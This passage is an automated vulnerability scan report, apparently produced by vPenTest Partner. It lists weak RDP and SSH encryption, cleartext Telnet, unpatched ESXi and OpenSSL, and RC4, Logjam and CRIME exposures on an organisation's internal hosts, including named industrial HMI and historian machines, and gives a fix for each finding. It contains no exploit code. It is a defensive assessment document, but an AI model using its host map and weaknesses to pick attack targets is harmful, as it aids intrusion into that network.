Affected Nodes	192.168.2.71 on port 3389/tcp 192.168.2.19 on port 3389/tcp 10.100.35.119 on port 3389/tcp 10.100.35.89 on port 3389/tcp 10.100.34.85 on port 3389/tcp 10.100.33.61 on port 3389/tcp 10.100.33.59 on port 3389/tcp 10.100.33.54 on port 3389/tcp 10.100.32.65 on port 3389/tcp 10.100.20.33 (lt186) on port 3389/tcp 10.100.7.210 on port 3389/tcp 10.100.7.201 on port 3389/tcp 10.100.7.135 on port 3389/tcp 10.100.7.131 on port 3389/tcp 10.100.7.125 on port 3389/tcp 10.100.7.115 on port 3389/tcp 10.100.7.84 (HMI1) on port 3389/tcp 10.100.7.78 (OSSEM3_RIUHMI01) on port 3389/tcp 10.100.7.72 (DESKTOP-KOCHTQC) on port 3389/tcp 10.100.7.62 (OSSEM2_RIOHMI01) on port 3389/tcp 10.100.6.90 (IT01-FT0Y4Y2) on port 3389/tcp 10.100.6.65 (IT01-B11Y4Y2) on port 3389/tcp 10.100.5.68 (IT02-2SD5Y2) on port 3389/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp

	10.100.5.60 (IT08-DF9HLW2) on port 3389/tcp 10.100.3.64 (IT01-4P775Y2) on port 3389/tcp 10.100.3.52 (IT10-CM1V8Y1) on port 3389/tcp 10.100.2.93 (IT10-DHVDT13) on port 3389/tcp 10.100.2.81 (WindUtilWS) on port 3389/tcp 10.100.2.53 (it05-100625) on port 3389/tcp 10.100.2.49 (IT09-H42HYV1) on port 3389/tcp 10.100.1.99 (IT10-BVMFJX2) on port 3389/tcp 10.100.1.76 (IT10-F8BP2R1) on port 3389/tcp
Additional Output	`vPenTest Partner was able to negotiate non-NLA (Network Level Authentication) security.`

Terminal Services Encryption Level is Medium or Low	
Severity	
Description	The remote Terminal Services service is not configured to use strong cryptography. Using weak cryptography with this service may allow an attacker to eavesdrop on the communications more easily and obtain screenshots and/or keystrokes. The remote host is using weak cryptography.
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)
Recommendation	Change RDP encryption level to one of : 3. High 4. FIPS Compliant
References	n/a
Affected Nodes	192.168.2.71 on port 3389/tcp 10.100.7.210 on port 3389/tcp 10.100.7.136 on port 3389/tcp 10.100.7.135 on port 3389/tcp 10.100.7.131 on port 3389/tcp 10.100.7.125 on port 3389/tcp 10.100.7.115 on port 3389/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp 10.100.2.49 (IT09-H42HYV1) on port 3389/tcp

Additional Output	`The terminal services encryption level is set to :`
	
	`2. Medium`

Unencrypted Telnet Server	
Severity	
Description	The remote host is running a Telnet server over an unencrypted channel. Using Telnet over an unencrypted channel is not recommended as logins, passwords, and commands are transferred in cleartext. This allows a remote, man-in-the-middle attacker to eavesdrop on a Telnet session to obtain credentials or other sensitive information and to modify traffic exchanged between a client and server. SSH is preferred over Telnet since it protects credentials from eavesdropping and can tunnel additional data streams such as an X11 session. The remote Telnet server transmits traffic in cleartext.
CVSS	5.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:N)
CVSS3	6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)
Recommendation	Disable the Telnet service and use SSH instead.
References	n/a

Affected Nodes	192.168.2.2 on port 60000/tcp 10.100.35.5 on port 23/tcp 10.100.34.15 on port 23/tcp 10.100.34.5 on port 23/tcp 10.100.33.15 on port 23/tcp 10.100.33.5 on port 23/tcp 10.100.32.5 on port 23/tcp 10.100.32.15 on port 23/tcp 10.100.31.5 on port 23/tcp 10.100.7.74 on port 23/tcp 10.100.7.63 on port 23/tcp 10.100.7.64 on port 23/tcp 10.100.7.5 on port 23/tcp 10.100.6.25 on port 9999/tcp 10.100.6.5 on port 23/tcp 10.100.5.58 on port 23/tcp 10.100.5.25 on port 23/tcp 10.100.5.5 on port 23/tcp 10.100.4.5 on port 23/tcp 10.100.6.26 on port 9999/tcp 10.100.3.25 on port 23/tcp 10.100.3.5 on port 23/tcp 10.100.2.5 on port 23/tcp 10.100.1.25 on port 23/tcp 10.100.1.5 on port 23/tcp

Additional Output	`vPenTest Partner collected the following banner from the remote Telnet server :`
	
	`---------- snip ----------`
	
	`>`
	`---------- snip ----------`

VMware ESXi Multiple DoS (VMSA-2014-0008)

Severity	
Description	The remote ESXi host is affected by multiple denial of service vulnerabilities in the glibc library : - A buffer overflow condition exists in the extend_buffers() function in file posix/regexec.c due to improper validation of user-supplied input when handling multibyte characters in a regular expression. An unauthenticated, remote attacker can exploit this, via a crafted regular expression, to corrupt the memory, resulting in a denial of service. (CVE-2013-0242) - A stack-based buffer overflow condition exists in the getaddrinfo() function in file posix/getaddrinfo.c due to improper validation of user-supplied input during the handling of domain conversion results. An unauthenticated, remote attacker can exploit this to cause a denial of service by using a crafted host name or IP address that triggers a large number of domain conversion results. (CVE-2013-1914) The remote VMware ESXi host is missing a security-related patch.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)
Recommendation	Apply the appropriate patch according to the vendor advisory that pertains to ESXi version 5.0 / 5.1 / 5.5.
References	https://www.vmware.com/security/advisories/VMSA-2014-0008 http://lists.vmware.com/pipermail/security-announce/2014/000282.html
Affected Nodes	192.168.2.5 on port 443/tcp 192.168.2.3 on port 443/tcp

Additional Output	`Version         : ESXi 5.1`
	`  Installed build : 2000251`
	`  Fixed build     : 2323236`

VMware ESXi Multiple Vulnerabilities (VMSA-2014-0012)

Severity	
Description	The remote VMware ESXi host is affected by multiple vulnerabilities : - Multiple denial of service vulnerabilities exist in Python function _read_status() in library httplib and in function readline() in libraries smtplib, ftplib, nntplib, imaplib, and poplib. A remote attacker can exploit these vulnerabilities to crash the module. (CVE-2013-1752) - A out-of-bounds read error exists in file parser.c in library libxml2 due to a failure to properly check the XML_PARSER_EOF state. An unauthenticated, remote attacker can exploit this, via a crafted document that abruptly ends, to cause a denial of service. (CVE-2013-2877) - A spoofing vulnerability exists in the Python SSL module in the ssl.match_hostname() function due to improper handling of the NULL character ('\0') in a domain name in the Subject Alternative Name field of an X.509 certificate. A man-in-the-middle attacker can exploit this, via a crafted certificate issued by a legitimate certification authority, to spoof arbitrary SSL servers. (CVE-2013-4238) - cURL and libcurl are affected by a flaw related to the re-use of NTLM connections whenever more than one authentication method is enabled. An unauthenticated, remote attacker can exploit this, via a crafted request, to connect and impersonate other users. (CVE-2014-0015) - The default configuration in cURL and libcurl reuses the SCP, SFTP, POP3, POP3S, IMAP, IMAPS, SMTP, SMTPS, LDAP, and LDAPS connections. An unauthenticated, remote attacker can exploit this, via a crafted request, to connect and impersonate other users. (CVE-2014-0138) - A flaw exists in the xmlParserHandlePEReference() function in file parser.c in libxml2 due to loading external entities regardless of entity substitution or validation being enabled. An unauthenticated, remote attacker can exploit this, via a crafted XML document, to exhaust resources, resulting in a denial of service. (CVE-2014-0191) The remote VMware ESXi host is missing a security-related patch.
CVSS	6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)
Recommendation	Apply the appropriate patch according to the vendor advisory that pertains to ESXi version 5.0 / 5.1 / 5.5.
References	https://www.vmware.com/security/advisories/VMSA-2014-0012 http://lists.vmware.com/pipermail/security-announce/2015/000287.html
Affected Nodes	192.168.2.5 on port 443/tcp 192.168.2.3 on port 443/tcp

Additional Output	`Version : ESXi 5.1`
	`Installed build : 2000251`
	`Fixed build : 2323236`

DHCP Server Detection

Severity	
Description	This script contacts the remote DHCP server (if any) and attempts to retrieve information about the network layout. Some DHCP servers provide sensitive information such as the NIS domain name, or network layout information such as the list of the network web servers, and so on. It does not demonstrate any vulnerability, but a local attacker may use DHCP to become intimately familiar with the associated network. The remote DHCP server may expose information about the associated network.
CVSS	3.3 (CVSS2#AV:A/AC:L/Au:N/C:P/I:N/A:N)
Recommendation	Apply filtering to keep this information off the network and remove any options that are not in use.
References	n/a
Affected Nodes	10.100.2.5 on port 67/udp

Additional Output	vPenTest Partner gathered the following information from the remote DHCP server : Master DHCP server of this network : 192.168.204.139 IP address the DHCP server would attribute us : 10.100.2.51 Netmask : 255.255.255.0 DHCP server(s) identifier : 192.168.204.52 Router : 10.100.2.5 Domain name server(s) : 192.168.204.60 , 192.168.204.66 Domain name : w-industries.com

OpenSSL 1.0.2 < 1.0.2t Multiple Vulnerabilities

Severity	
Description	The version of tested product installed on the remote host is prior to tested version. It is, therefore, affected by multiple vulnerabilities : - Normally in OpenSSL EC groups always have a co-factor present and this is used in side channel resistant code paths. However, in some cases, it is possible to construct a group using explicit parameters (instead of using a named curve). In those cases it is possible that such a group does not have the cofactor present. This can occur even where all the parameters match a known named curve. If such a curve is used then OpenSSL falls back to non-side channel resistant code paths which may result in full key recovery during an ECDSA signature operation. In order to be vulnerable an attacker would have to have the ability to time the creation of a large number of signatures where explicit parameters with no co-factor present are in use by an application using libcrypto. For the avoidance of doubt libssl is not vulnerable because explicit parameters are never used. OpenSSL versions 1.1.1, 1.1.0 and 1.0.2 are affected by this issue. (CVE-2019-1547) - OpenSSL has internal defaults for a directory tree where it can find a configuration file as well as certificates used for verification in TLS. This directory is most commonly referred to as OPENSSLDIR, and is configurable with the --prefix / --openssldir configuration options. For OpenSSL versions 1.1.0 and 1.1.1, the mingw configuration targets assume that resulting programs and libraries are installed in a Unix-like environment and the default prefix for program installation as well as for OPENSSLDIR should be '/usr/local'. However, mingw programs are Windows programs, and as such, find themselves looking at sub-directories of 'C:/usr/local', which may be world writable, which enables untrusted users to modify OpenSSL's default configuration, insert CA certificates, modify (or even replace) existing engine modules, etc. For OpenSSL 1.0.2, '/usr/local/ssl' is used as default for OPENSSLDIR on all Unix and Windows targets, including Visual C builds. However, some build instructions for the diverse Windows targets on 1.0.2 encourage you to specify your own --prefix. OpenSSL versions 1.1.1, 1.1.0 and 1.0.2 are affected by this issue. Due to the limited scope of affected deployments this has been assessed as low severity and therefore we are not creating new releases at this time. (CVE-2019-1552) Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number. The remote service is affected by multiple vulnerabilities.
CVSS	1.9 (CVSS2#AV:L/AC:M/Au:N/C:N/I:P/A:N)
CVSS3	3.3 (CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N)
Recommendation	Upgrade to OpenSSL version 1.0.2t or later.
References	http://www.nessus.org/u?27ebc9b1 https://www.openssl.org/news/secadv/20190910.txt https://www.openssl.org/news/secadv/20190730.txt
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp
Additional Output	Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j Reported version : 1.0.2j Fixed version : 1.0.2t

SSH Server CBC Mode Ciphers Enabled

Severity	

Description	The SSH server is configured to support Cipher Block Chaining (CBC) encryption. This may allow an attacker to recover the plaintext message from the ciphertext. Note that this plugin only checks for the options of the SSH server and does not check for vulnerable software versions. The SSH server is configured to use Cipher Block Chaining.
CVSS	2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)
Recommendation	Contact the vendor or consult product documentation to disable CBC mode cipher encryption, and enable CTR or GCM cipher mode encryption.
References	n/a
Affected Nodes	10.100.34.84 on port 22/tcp 10.100.34.81 on port 22/tcp 10.100.34.80 on port 22/tcp 10.100.34.77 on port 22/tcp 10.100.34.74 on port 22/tcp 10.100.34.73 on port 22/tcp 10.100.34.71 on port 22/tcp 10.100.34.70 on port 22/tcp 10.100.34.69 on port 22/tcp 10.100.34.68 on port 22/tcp 10.100.34.65 on port 22/tcp 10.100.34.64 on port 22/tcp 10.100.34.61 on port 22/tcp 10.100.34.60 on port 22/tcp 10.100.34.59 on port 22/tcp 10.100.34.58 on port 22/tcp 10.100.34.56 on port 22/tcp 10.100.34.55 on port 22/tcp 10.100.34.54 on port 22/tcp 10.100.34.53 on port 22/tcp 10.100.34.52 on port 22/tcp 10.100.34.51 on port 22/tcp 10.100.34.50 on port 22/tcp 10.100.33.60 on port 22/tcp 10.100.33.57 on port 22/tcp 10.100.34.79 on port 22/tcp 10.100.34.78 on port 22/tcp 10.100.34.76 on port 22/tcp 10.100.34.75 on port 22/tcp 10.100.34.72 on port 22/tcp 10.100.34.67 on port 22/tcp 10.100.34.66 on port 22/tcp 10.100.34.63 on port 22/tcp 10.100.34.62 on port 22/tcp 10.100.34.57 on port 22/tcp 10.100.33.55 on port 22/tcp 10.100.33.50 on port 22/tcp 10.100.32.69 on port 22/tcp 10.100.32.59 on port 22/tcp 10.100.32.57 on port 22/tcp 10.100.32.56 on port 22/tcp 10.100.32.53 on port 22/tcp 10.100.32.52 on port 22/tcp 10.100.32.51 on port 22/tcp 10.100.32.50 on port 22/tcp 10.100.31.80 on port 22/tcp 10.100.31.77 on port 22/tcp 10.100.31.75 on port 22/tcp 10.100.31.73 on port 22/tcp 10.100.31.71 on port 22/tcp 10.100.31.67 on port 22/tcp 10.100.32.62 on port 22/tcp 10.100.32.61 on port 22/tcp 10.100.32.58 on port 22/tcp 10.100.32.55 on port 22/tcp

	10.100.32.54 on port 22/tcp 10.100.31.58 on port 22/tcp 10.100.31.56 on port 22/tcp 10.100.31.55 on port 22/tcp 10.100.31.53 on port 22/tcp 10.100.31.51 on port 22/tcp 10.100.7.98 on port 2222/tcp 10.100.7.98 on port 22/tcp 10.100.7.97 on port 2222/tcp 10.100.7.97 on port 22/tcp 10.100.31.50 on port 22/tcp 10.100.7.74 on port 22/tcp 10.100.5.53 on port 22/tcp 10.100.5.52 on port 22/tcp

Additional Output	`The following client-to-server Cipher Block Chaining (CBC) algorithms are supported :`
	
	`3des-cbc`
	`aes128-cbc`
	`aes256-cbc`
	
	`The following server-to-client Cipher Block Chaining (CBC) algorithms are supported :`
	
	`3des-cbc`
	`aes128-cbc`
	`aes256-cbc`

SSH Weak MAC Algorithms Enabled	
Severity	
Description	The remote SSH server is configured to allow either MD5 or 96-bit MAC algorithms, both of which are considered weak. Note that this plugin only checks for the options of the SSH server, and it does not check for vulnerable software versions. The remote SSH server is configured to allow MD5 and 96-bit MAC algorithms.
CVSS	2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)
Recommendation	Contact the vendor or consult product documentation to disable MD5 and 96-bit MAC algorithms.
References	n/a
Affected Nodes	10.100.34.84 on port 22/tcp 10.100.34.80 on port 22/tcp 10.100.34.79 on port 22/tcp 10.100.34.78 on port 22/tcp 10.100.34.76 on port 22/tcp 10.100.34.73 on port 22/tcp 10.100.34.67 on port 22/tcp 10.100.34.66 on port 22/tcp 10.100.34.65 on port 22/tcp 10.100.34.64 on port 22/tcp 10.100.34.62 on port 22/tcp 10.100.34.60 on port 22/tcp 10.100.34.59 on port 22/tcp 10.100.34.58 on port 22/tcp 10.100.34.57 on port 22/tcp 10.100.34.55 on port 22/tcp 10.100.34.53 on port 22/tcp 10.100.34.52 on port 22/tcp 10.100.34.51 on port 22/tcp 10.100.34.50 on port 22/tcp 10.100.33.60 on port 22/tcp 10.100.34.81 on port 22/tcp 10.100.34.77 on port 22/tcp

	10.100.34.75 on port 22/tcp 10.100.34.74 on port 22/tcp 10.100.34.72 on port 22/tcp 10.100.34.71 on port 22/tcp 10.100.34.70 on port 22/tcp 10.100.34.69 on port 22/tcp 10.100.34.68 on port 22/tcp 10.100.34.63 on port 22/tcp 10.100.34.61 on port 22/tcp 10.100.34.56 on port 22/tcp 10.100.34.54 on port 22/tcp 10.100.33.57 on port 22/tcp 10.100.33.55 on port 22/tcp 10.100.33.50 on port 22/tcp 10.100.32.69 on port 22/tcp 10.100.32.62 on port 22/tcp 10.100.32.61 on port 22/tcp 10.100.32.59 on port 22/tcp 10.100.32.58 on port 22/tcp 10.100.32.56 on port 22/tcp 10.100.32.55 on port 22/tcp 10.100.32.54 on port 22/tcp 10.100.32.53 on port 22/tcp 10.100.31.80 on port 22/tcp 10.100.31.77 on port 22/tcp 10.100.31.75 on port 22/tcp 10.100.31.73 on port 22/tcp 10.100.31.71 on port 22/tcp 10.100.31.58 on port 22/tcp 10.100.32.57 on port 22/tcp 10.100.32.52 on port 22/tcp 10.100.32.51 on port 22/tcp 10.100.32.50 on port 22/tcp 10.100.31.67 on port 22/tcp 10.100.31.56 on port 22/tcp 10.100.31.55 on port 22/tcp 10.100.31.53 on port 22/tcp 10.100.31.50 on port 22/tcp 10.100.7.98 on port 2222/tcp 10.100.7.97 on port 2222/tcp 10.100.31.51 on port 22/tcp 10.100.5.53 on port 22/tcp 10.100.5.52 on port 22/tcp 10.100.3.53 on port 22/tcp 10.100.1.96 on port 22/tcp

Additional Output	`The following client-to-server Message Authentication Code (MAC) algorithms are supported :`
	
	`hmac-sha1-96`
	
	`The following server-to-client Message Authentication Code (MAC) algorithms are supported :`
	
	`hmac-sha1-96`

SSL RC4 Cipher Suites Supported (Bar Mitzvah)	
Severity	
Description	The remote host supports the use of RC4 in one or more cipher suites. The RC4 cipher is flawed in its generation of a pseudo-random stream of bytes so that a wide variety of small biases are introduced into the stream, decreasing its randomness. If plaintext is repeatedly encrypted (e.g., HTTP cookies), and an attacker is able to obtain many (i.e., tens of millions) ciphertexts, the attacker may be able to derive the plaintext. The remote service supports the use of the RC4 cipher.

CVSS	2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)
CVSS3	5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Reconfigure the affected application, if possible, to avoid use of RC4 ciphers. Consider using TLS 1.2 with AES-GCM suites subject to browser and web server support.
References	http://www.nessus.org/u?ac7327a0 http://cr.yp.to/talks/2013.03.12/slides.pdf http://www.isg.rhul.ac.uk/tls/ https://www.imperva.com/docs/HII_Attacking_SSL_when_using_RC4.pdf
Affected Nodes	192.168.2.64 on port 443/tcp 192.168.2.61 on port 443/tcp 192.168.2.60 on port 443/tcp 192.168.2.59 on port 443/tcp 192.168.2.58 on port 443/tcp 192.168.2.58 on port 1883/tcp 192.168.2.56 on port 1883/tcp 192.168.2.56 on port 443/tcp 192.168.2.63 on port 443/tcp 192.168.2.62 on port 443/tcp 192.168.2.57 on port 1883/tcp 192.168.2.57 on port 443/tcp 192.168.2.55 on port 1883/tcp 192.168.2.55 on port 443/tcp 192.168.2.51 on port 443/tcp 192.168.2.8 on port 1433/tcp 192.168.2.6 on port 3389/tcp 10.100.35.104 on port 443/tcp 10.100.35.87 on port 443/tcp 10.100.35.73 on port 3001/tcp 192.168.2.19 on port 3389/tcp 192.168.2.19 on port 443/tcp 192.168.2.18 on port 54433/tcp 192.168.2.18 on port 3389/tcp 192.168.2.8 on port 3389/tcp 10.100.35.113 on port 443/tcp 10.100.35.101 on port 443/tcp 10.100.35.51 on port 443/tcp 10.100.34.80 on port 443/tcp 10.100.34.65 on port 443/tcp 10.100.7.210 on port 3389/tcp 10.100.7.135 on port 3389/tcp 10.100.7.131 on port 3389/tcp 10.100.7.125 on port 3389/tcp 10.100.7.119 on port 1433/tcp 10.100.7.115 on port 3389/tcp 10.100.7.111 on port 3071/tcp 10.100.7.110 on port 3389/tcp 10.100.7.210 on port 3071/tcp 10.100.7.88 (URSIOSSVR01) on port 3389/tcp 10.100.7.86 (HIST-01A) on port 1433/tcp 10.100.7.84 (HMI1) on port 3389/tcp 10.100.7.78 (OSSEM3_RIUHMI01) on port 3389/tcp 10.100.7.73 (VSS-01A) on port 1433/tcp 10.100.7.72 (DESKTOP-KOCHTQC) on port 3389/tcp 10.100.7.71 (VSS-01B) on port 1433/tcp 10.100.7.66 (URSIOSSVR02) on port 3389/tcp 10.100.7.62 (OSSEM2_RIOHMI01) on port 3389/tcp 10.100.7.53 (URSHISTSVR01) on port 1433/tcp 10.100.7.53 (URSHISTSVR01) on port 3389/tcp 10.100.7.51 (it03-8ddvdv1) on port 3389/tcp 10.100.7.85 (MPM) on port 1433/tcp 10.100.7.74 on port 443/tcp 10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp 10.100.5.58 on port 443/tcp
Additional Output	`List of RC4 cipher suites supported by the remote server :`

```
  High Strength Ciphers (>= 112-bit key)

    Name                        Code            KEX           Auth     Encryption            MAC
    ----------------------      ----------      ---           ----     --------------------  ---
    RC4-SHA                     0x00, 0x05      RSA           RSA      RC4(128)              SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)

Severity	
Description	The remote host allows SSL/TLS connections with one or more Diffie-Hellman moduli less than or equal to 1024 bits. Through cryptanalysis, a third party may be able to find the shared secret in a short amount of time (depending on modulus size and attacker resources). This may allow an attacker to recover the plaintext or potentially violate the integrity of connections. The remote host allows SSL/TLS connections with one or more Diffie-Hellman moduli less than or equal to 1024 bits.
CVSS	2.6 (CVSS2#AV:N/AC:H/Au:N/C:N/I:P/A:N)
CVSS3	3.7 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N)
Recommendation	Reconfigure the service to use a unique Diffie-Hellman moduli of 2048 bits or greater.
References	https://weakdh.org/
Affected Nodes	192.168.2.19 on port 3389/tcp 192.168.2.19 on port 443/tcp 192.168.2.18 on port 54433/tcp 192.168.2.18 on port 3389/tcp 192.168.2.8 on port 3389/tcp 192.168.2.6 on port 3389/tcp 10.100.7.125 on port 3389/tcp 10.100.7.51 (it03-8ddvdv1) on port 3389/tcp 10.100.7.88 (URSIOSSVR01) on port 3389/tcp 10.100.7.66 (URSIOSSVR02) on port 3389/tcp

Additional Output

```
Vulnerable connection combinations :

  SSL/TLS version  : TLSv1.0
  Cipher suite     : TLS1_CK_DHE_RSA_WITH_AES_256_CBC_SHA
  Diffie-Hellman MODP size (bits) : 1024
    Warning - This is a known static Oakley Group2 modulus. This may make
    the remote host more vulnerable to the Logjam attack.
  Logjam attack difficulty : Hard (would require nation-state resources)

  SSL/TLS version  : TLSv1.0
  Cipher suite     : TLS1_CK_DHE_RSA_WITH_AES_128_CBC_SHA
  Diffie-Hellman MODP size (bits) : 1024
    Warning - This is a known static Oakley Group2 modulus. This may make
    the remote host more vulnerable to the Logjam attack.
  Logjam attack difficulty : Hard (would require nation-state resources)

  SSL/TLS version  : TLSv1.1
  Cipher suite     : TLS1_CK_DHE_RSA_WITH_AES_256_CBC_SHA
  Diffie-Hellman MODP size (bits) : 1024
    Warning - This is a known static Oakley Group2 modulus. This may make
    the remote host more vulnerable to the Logjam attack.
  Logjam attack difficulty : Hard
------------ snipped ------------
```

Terminal Services Encryption Level is not FIPS-140 Compliant	
Severity	
Description	The encryption setting used by the remote Terminal Services service is not FIPS-140 compliant. The remote host is not FIPS-140 compliant.
CVSS	2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)
Recommendation	Change RDP encryption level to : 4. FIPS Compliant
References	n/a
Affected Nodes	192.168.2.71 on port 3389/tcp 10.100.7.210 on port 3389/tcp 10.100.7.136 on port 3389/tcp 10.100.7.135 on port 3389/tcp 10.100.7.131 on port 3389/tcp 10.100.7.125 on port 3389/tcp 10.100.7.115 on port 3389/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp 10.100.2.49 (IT09-H42HYV1) on port 3389/tcp

Additional Output	`The terminal services encryption level is set to :`
	
	`2. Medium (Client Compatible)`

Transport Layer Security (TLS) Protocol CRIME Vulnerability	
Severity	
Description	The remote service has one of two configurations that are known to be required for the CRIME attack : - SSL / TLS compression is enabled. - TLS advertises the SPDY protocol earlier than version 4. Note that vPenTest Partner did not attempt to launch the CRIME attack against the remote service. The remote service has a configuration that may make it vulnerable to the CRIME attack.
CVSS	2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)
Recommendation	Disable compression and / or the SPDY service.
References	https://www.iacr.org/cryptodb/data/paper.php?pubkey=3091 https://discussions.nessus.org/thread/5546 http://www.nessus.org/u?c44d5826 https://bz.apache.org/bugzilla/show_bug.cgi?id=53219
Affected Nodes	192.168.2.5 on port 5989/tcp 192.168.2.3 on port 443/tcp 192.168.2.5 on port 443/tcp 192.168.2.3 on port 5989/tcp 10.100.2.53 (it05-100625) on port 8089/tcp

Additional Output	`The following configuration indicates that the remote service`
	`may be vulnerable to the CRIME attack :`
	
	`  - SSL / TLS compression is enabled.`

Apache Banner Linux Distribution Disclosure	
Severity	

Description	vPenTest Partner was able to extract the banner of the Apache web server and determine which Linux distribution the remote host is running. The name of the Linux distribution running on the remote host was found in the banner of the web server.
Recommendation	If you do not wish to display this information, edit 'httpd.conf' and set the directive 'ServerTokens Prod' and restart Apache. n/a
References	n/a
Affected Nodes	192.168.2.51 on port 0/tcp
Additional Output	`The Linux distribution detected was :` `- CentOS 7`

Apple iOS Lockdown Detection	
Severity	
Description	The lockdown service, part of Apple iOS, was detected on the remote host. This service is used to communicate with iOS devices for several tasks (e.g., Wi-Fi sync). Note that this plugin will only work against devices that have ever had Wi-Fi sync enabled (iOS versions 5 and later).
Recommendation	n/a
References	n/a
Affected Nodes	10.100.20.173 on port 62078/tcp
Additional Output	`n/a`

Appweb HTTP Server Version	
Severity	
Description	The remote host is running the Appweb HTTP Server, an open source web server. It was possible to read its version number from the banner. Note that 'Embedthis' used to be known as 'Mbedthis' and 'Appweb' used to be known as 'AppWeb'. It is possible to obtain the version number of the remote Appweb HTTP server.
Recommendation	n/a
References	https://www.embedthis.com/
Affected Nodes	192.168.2.17 on port 9998/tcp 192.168.2.17 on port 9997/tcp 192.168.2.17 on port 80/tcp 192.168.2.17 on port 443/tcp
Additional Output	`Version source  : Mbedthis-Appweb/2.4.0` `  Installed version : 2.4.0`

AXIS FTP Server Detection	
Severity	
Description	vPenTest Partner was able to detect the FTP interface for an AXIS device on the remote host. The FTP interface for an AXIS device is listening on the remote host.
Recommendation	n/a
References	https://www.axis.com/en-us
Affected Nodes	10.100.7.150 on port 21/tcp

	10.100.6.87 on port 21/tcp 10.100.3.151 on port 21/tcp 10.100.3.150 on port 21/tcp

Additional Output	`Path : /`
	`  Version : 6.35.1.1`
	`  confidence : 70`
	`  date : 2016`
	`  model : P5624-E MkII`
	`  type : PTZ Dome Network Camera`

Backported Security Patch Detection (FTP)	
Severity	
Description	Security patches may have been 'backported' to the remote FTP server without changing its version number. Banner-based checks have been disabled to avoid false positives. Note that this test is informational only and does not denote any security problem. Security patches are backported.
Recommendation	n/a
References	https://access.redhat.com/security/updates/backporting/?sc_cid=3093
Affected Nodes	192.168.2.51 on port 21/tcp
Additional Output	`Give vPenTest Partner credentials to perform local checks.`

Backported Security Patch Detection (PHP)	
Severity	
Description	Security patches may have been 'backported' to the remote PHP install without changing its version number. Banner-based checks have been disabled to avoid false positives. Note that this test is informational only and does not denote any security problem. Security patches have been backported.
Recommendation	n/a
References	https://access.redhat.com/security/updates/backporting/?sc_cid=3093
Affected Nodes	192.168.2.51 on port 443/tcp 192.168.2.51 on port 80/tcp
Additional Output	`Give vPenTest Partner credentials to perform local checks.`

Backported Security Patch Detection (WWW)	
Severity	
Description	Security patches may have been 'backported' to the remote HTTP server without changing its version number. Banner-based checks have been disabled to avoid false positives. Note that this test is informational only and does not denote any security problem. Security patches are backported.
Recommendation	n/a
References	https://access.redhat.com/security/updates/backporting/?sc_cid=3093

Affected Nodes	192.168.2.51 on port 443/tcp 192.168.2.51 on port 80/tcp
Additional Output	`Give vPenTest Partner credentials to perform local checks.`

Citrix Licensing Service Detection

Severity	
Description	The remote host is running Citrix Licensing Service.
Recommendation	If this service is not needed, disable it or filter incoming traffic to this port.
References	n/a
Affected Nodes	10.100.7.135 on port 27000/tcp 10.100.7.125 on port 27000/tcp 10.100.7.115 on port 27000/tcp 10.100.7.84 (HMI1) on port 27000/tcp
Additional Output	`n/a`

COM+ Internet Services (CIS) Server Detection

Severity	
Description	COM+ Internet Services are RPC over HTTP tunneling and require IIS to operate. CIS ports shouldn't be visible on internet but only behind a firewall. A COM+ Internet Services (CIS) server is listening on this port.
Recommendation	If you do not use this service, disable it with DCOMCNFG. Otherwise, limit access to this port.
References	http://www.nessus.org/u?d02f7e6e https://support.microsoft.com/en-us/support/kb/articles/q282/2/61.asp
Affected Nodes	192.168.2.19 on port 3388/tcp 192.168.2.18 on port 1031/tcp 192.168.2.6 on port 1031/tcp

Additional Output	`Server banner :`
	
	`ncacn_http/1.0`

DNS Server Version Detection

Severity	
Description	vPenTest Partner was able to obtain version information by sending a special TXT record query to the remote host. Note that this version is not necessarily accurate and could even be forged, as some DNS servers send the information based on a configuration file. vPenTest Partner was able to obtain version information on the remote DNS server.
Recommendation	n/a
References	n/a
Affected Nodes	10.100.35.113 on port 53/udp 10.100.35.104 on port 53/udp 10.100.35.87 on port 53/udp 10.100.35.51 on port 53/udp

Additional Output	`DNS server answer for "version.bind" (over UDP) :`
	
	`dnsmasq-2.80`

Do not scan printers (AppSocket)	
Severity	
Description	The remote host appears to be a network printer or multi-function device that supports the AppSocket (also known as JetDirect) protocol. Such devices often react very poorly when scanned - some crash, others print a number of pages. To avoid problems, vPenTest Partner has marked the remote host as 'Dead' and will not scan it. The remote host appears to be a printer and will not be scanned.
Recommendation	If you are not concerned about such behavior, enable the 'Scan Network Printers' setting under the 'Do not scan fragile devices' advanced settings block and re-run the scan.
References	n/a
Affected Nodes	192.168.2.24 on port 0/tcp 192.168.2.30 on port 0/tcp 192.168.2.23 on port 0/tcp 10.100.6.86 on port 0/tcp 10.100.6.67 on port 0/tcp 10.100.6.40 on port 0/tcp 10.100.5.71 on port 0/tcp 10.100.5.69 on port 0/tcp 10.100.2.76 on port 0/tcp 10.100.2.67 on port 0/tcp 10.100.1.53 (npi6b6417) on port 0/tcp
